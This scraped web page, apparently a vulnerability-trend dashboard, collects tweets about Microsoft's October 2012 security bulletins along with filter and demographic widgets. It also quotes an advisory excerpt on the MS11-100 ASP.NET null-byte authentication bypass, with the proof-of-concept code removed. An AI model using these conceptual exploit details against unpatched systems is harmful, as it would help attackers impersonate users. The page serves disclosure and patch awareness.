Tags: Recent (57) Exploit (56) Hot (35) Hot, Exploit (22) Exploit, Recent (5) Hot, Exploit, Analysis (2) Analysis (1) Exploit, Analysis (1)

Vulnerability ID: 146 MS12-020 79 MS12-063 16 MS12-062 12 MS12-064 9 MS12-027 8 MS12-034

Weight: Middle (202) None (105) Heavy (44) Fly (29) Feather (26) Obese (15) Light (13)

Child Items: 0 - 513

Language Code: 285 English 64 Japanese 28 Spanish

TIMELINE • LIST • MAP • GRID

434 vuln ref filtered from 3131 originally (Reset All Filters)

Select Language

MS patches are out! MS12-068 looks very interesting!

#Microsoft delivers a security patch to Works 9, which officially goes end of support today. MS12-065

MS12-067: sharepoint update, but a bit of an oddity - nCircle V

MS12-070 - TechNet - Microsoft <http://t.co/M14ZoehZ>

@msftsecresponse updates below aren't being reoffer

"Most interesting October patch is MS12-064" - nCircle VERT

MS12-069: Kerberos denial of service. Important so don't forge

MS12-064: two patches two vulnerabilities (Word and RTF) files

MS12-066: Description of the security update for Microsoft Lync 2010: October 9, 2012 <http://t.co/YfLk8kPK>

Microsoft security bulletin MS12-070 for SQL Server Reporting Services (rated Important) - <http://t.co/ld1e0nYL>

Yet another #0day : MS12-066 CVE-2012-2520 discovered exploited in the wild by Drew Hintz of Google Security Team

[MS Security] MS12-069 - Important : Vulnerability in Kerberos Could Allow Denial of Service (2743555) - Version... <http://t.co/QubNvmHh> #OWASP Your October 2

MS12-064/CVE-2012-0182 CVE-2012-2528 Microsoft Products PAX Section& listid Handling Flaw is

MS12-065(KB2754670)/CVE-2012-2550 Microsoft Works DOC File Processing Memo

MS12-068 is very hard to get eip/rip. More easy use is to read arbitrary memory.

CVE-2012-2529 Vulnerability in Windows Kernel (Integer Overflow) Could Allow El

0 used in targeted attacks in the wild. <http://t.co/gIUV6Y6J> #Microsoft #infosec

脆弱性により、特権が昇格される (2754849) - バージョン: 1.0: <http://t.co/iuJAq>

脆弱性により、サービス拒否が起こる (2743555) - バージョン: 1.0: <http://t.co/fR>

キルスの脆弱性により、特権が昇格される (2724197) - バージョン: 1.0: <http://t.co>

sanitization vulnerability. #Patch now! <http://t.co/kyumjLtf>

MS12-068 <http://t.co/npoYRTIF> is located in ntlCmQueryKey ntlCmQueryKeyValueData ntlCmQueryKeyData (xp) and ntlCmQueryKeyDataFromNode (7) - [ivanlef0u](http://t.co/ivanlef0u) at 2012-10-09T18:02:23 Middle: 15 Recent

MS12-068 <http://t.co/npoYRTIF> is located in ntlCmQueryKey ntlCmQueryKeyValueData ntlCmQueryKeyData (xp) and ntlCmQueryKeyDataFromNode (7)

#PatchTuesday MS12-066: HTML Sanitization gets #pt attention with another patch - vulnerable software must be patched ASAP!...

#PatchTuesday MS12-067: FAST Search susceptible to RCE caused by Oracle libraries. #Patch! <http://t.co/9T8b3FuC>

#PatchTuesday MS12-065: Works memory corruption flaw may lead to remote code execution and compromise. #Patch! <http://t.co/2Nf3qiBR>

Patch Tuesday October 2012: Microsoft's Patch Tuesday for October 2012 brings seven bulletins - MS12-064 to MS12... <http://t.co/40kkGddk>

#PatchTuesday MS12-064: Word contains two RCE #vulnerabilities that may compromise your machine - #patch now. <http://t.co/Y0wG1Gm2>

Timeline © SIMPLE



Oct 7 Oct 8 Oct 9 Oct 10 Oct 11

Feather Fly Heavy Light Middle None Obese




MS12-020, RDP vuln.

crickets chirping




01-03-2012 01-04-2012 01-05-2012 01-06-2012 01-07-2012 01-08-2012 01-09-2012 01-10-2012 01-11-2012

Date (d-m-y)



MS11-083, UDP



Search

Filters

Medium:

Twitter (36)

Mining Type:

Vuln. reference (36)

Tags:

Exploit (10)

Hot (5)

Hot, Exploit (4)

Analysis (3)

Vulnerability ID:

1

- 139 MS12-020
- 36 MS11-083
- 22 MS11-100
- 19 CVE-2011-3192
- 19 CVE-2012-0507
- 18 CVE-2012-1823

Weight:

- Middle (27)
- Obese (5)
- Heavy (4)
- None (1)

Child Items:


0 - 513

Language Code:

- 32 English
- 1 French
- 1 Japanese


Mined Items

36 vuln ref filtered from 30



Select Language

MS11-100, .NET





22 vuln ref filtered from 3047 originally ([Reset All Filters](#))

TIMELINE • LIST • MAP • GRID

 Select Language ▼

Woah. The real flaw patched in MS11-100: ASP.NET authentication bypass via NULL bytes: <http://t.co/IntKVKd3>



Woah. The real flaw patched in MS11-100: ASP.NET authentication bypass via NULL bytes: <http://t.co/IntKVKd3>

— [hdmooore](#) at 2012-01-03T00:26:33

Obese: 79 Hot

Vulnerability overview/description:

The null byte termination vulnerability exists in the CopyStringToUnAlingedBuffer() function of the webengine4.dll library used by the .NET framework. The unicode string length is determined using the lstrlenW function. The lstrlenW function returns the length of the string, in characters not including the terminating null character. If the unicode string containing a null byte is passed, its length is incorrectly calculated, so only characters before the null byte are copied into the buffer.

This vulnerability can be leveraged into an authentication bypass vulnerability. Microsoft ASP.NET membership system depends on the FormsAuthentication.SetAuthCookie(username, false) method for certain functionality. By exploiting this vulnerability an attacker is able to log on as a different existing user with all the privileges of the targeted user (e.g. admin).

Proof of concept:

Detailed exploit information and source code references have been removed from this advisory.

An attacker is able to bypass authentication in certain functionality using null bytes and log on as another user, e.g. admin.

Vulnerable / tested versions:

The vulnerability has been verified to exist in Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.0.30319.237, which was the most recent version at the time of discovery.

More information regarding affected versions is available within the advisory of Microsoft:

<http://technet.microsoft.com/en-us/security/bulletin/ms11-100>

Demographics

Origin Country



- Researchers (vuln, RE, exploit): increased activity around privesc/client-sides
- Journalist: higher activity concerning big remotes and major client-sides
- Hactivist: heavier concentration on big remotes (e.g. RDP, PHP) & Java

(* more demographic / timeline trends & stats coming in a blog post)

Self-descriptions:



Origin Country

United States

UK

France

China

Russia

Netherlands

Canada

Mexico

Argentina

Brazil

Italy

India

Australia

Japan

Germany

Spain

South Korea

Self-descriptions:



graphics

- Researchers (vuln, RE, exploit): increased activity around privesc/client-sides
- Journalist: higher activity concerning big remotes and major client-sides
- Hactivist: heavier concentration on big remotes (e.g. RDP, PHP) & Java

(* more demographic / timeline trends & stats coming in a blog post)

Self-descriptions:

exploit hacker malware
journo vuln




Talkback

Part 3 - Trending Items Analysis

